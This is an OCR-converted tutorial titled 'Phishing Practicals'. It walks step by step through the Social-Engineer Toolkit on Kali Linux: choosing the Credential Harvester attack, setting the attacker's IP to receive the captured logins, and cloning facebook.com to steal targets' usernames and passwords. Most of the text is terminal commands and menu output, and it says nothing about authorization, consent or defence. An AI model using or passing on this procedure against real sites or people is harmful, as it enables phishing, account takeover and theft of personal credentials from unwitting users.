
Phishing Practicals:

Requirements:


Kali Latest Operating System with social engineering toolkit installed.

Step 1: Boot up kali Linux operating system and open a blank terminal.




```
root@kali:~#
```

Step 2: type setoolkit inside of the terminal so that social engineering toolkit will load in few seconds.




```
root@kali:~# setoolkit
```

Step 3: when it loads press 1 and hit enter to choose social engineering attacks




```
                 |   Timey Wimey   |
                 -------------------

[---]        The Social-Engineer Toolkit (SET)          [---]
[---]        Created by: David Kennedy (ReL1K)          [---]
[---]                 Version: 6.5.9                    [---]
[---]               Codename: 'Mr. Robot'               [---]
[---]        Follow us on Twitter: @TrustedSec          [---]
[---]        Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```




```
                 |   Timey Wimey   |
                 -------------------

[---]        The Social-Engineer Toolkit (SET)          [---]
[---]        Created by: David Kennedy (ReL1K)          [---]
[---]                 Version: 6.5.9                    [---]
[---]               Codename: 'Mr. Robot'               [---]
[---]        Follow us on Twitter: @TrustedSec          [---]
[---]        Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4: in the next screen you have to choose website attack vectors for that you need to type number 2 and hit enter.



```
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 6.5.9                   [---]
[---]               Codename: 'Mr. Robot'              [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


Step 5: next you need to select credential harvester attack method to grab the username password of the target by sending a duplicate page so choose 3 by typing 3 and hit enter (you can also select 5 for web jacking attack method similar to credential harvester with a small difference).



```
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas We
rth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted
to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appe
ar legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser
, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell
 exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Step 6: in this step you need to select option 2 to clone a webpage spontaneously.

So please type 2 and press enter




```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

Option 1 is for predefined cloned pages and 3 is to get cloned page from source code files like html index files.

Then it will ask you where to deliver the creds if the user is typing any


We need the creds so please give your ip (either public ip or private ip and make sure you are reachable to the outside networks.)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.115  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe52:cb4f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:52:cb:4f  txqueuelen 1000  (Ethernet)
        RX packets 390  bytes 31432 (30.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 3617 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 20  bytes 1200 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1200 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

So get your ip and give the ip in the setoolkit like shown on the below image.




```
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
```

Then you have to provide the page URL link to the setoolkit so that it can clone that page.

Try to mention full formed link while you are trying for better results, whereas iam trying just casual domain.


Here in the example iam trying for facebook.com directly, while you try please try to give full URL like

https://www.facebook.com/




```
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.115
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com
```

Once you given the URL hit enter so that it will start cloning if you give any errors in the URL or any internet trouble will make the cloning fail. So please be sure you have everything in place already.




```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
